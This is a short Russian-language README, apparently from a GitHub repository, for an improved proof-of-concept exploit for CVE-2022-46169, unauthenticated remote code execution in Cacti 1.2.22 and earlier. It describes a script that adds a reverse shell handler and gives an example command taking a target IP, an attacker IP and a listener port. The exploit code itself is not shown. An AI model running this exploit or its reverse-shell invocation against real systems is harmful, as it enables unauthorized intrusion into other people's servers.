safarchand/cve-2022-46169
Улучшенный PoC для RCE без аутентификации в Cacti <= 1.2.22 - CVE-2022-46169


Этот репозиторий содержит PoC для CVE-2022-46169 — неаутентифицированное удаленное выполнение кода на Cacti <= 1.2.22. Подробнее об уязвимости можно прочитать здесь. Скрипт добавляет обработчик обратной оболочки и основан на коде, написанном sAsPeCt488. Оригинальный код можно посмотреть здесь.
python3 CVE-2022-46169.py -t 10.129.211.250 -i 10.10.14.72 -p 4444

Аргументы:
-t : Целевой IP-адрес
-i : IP-адрес системы атакующего
-p : Порт для обратной оболочки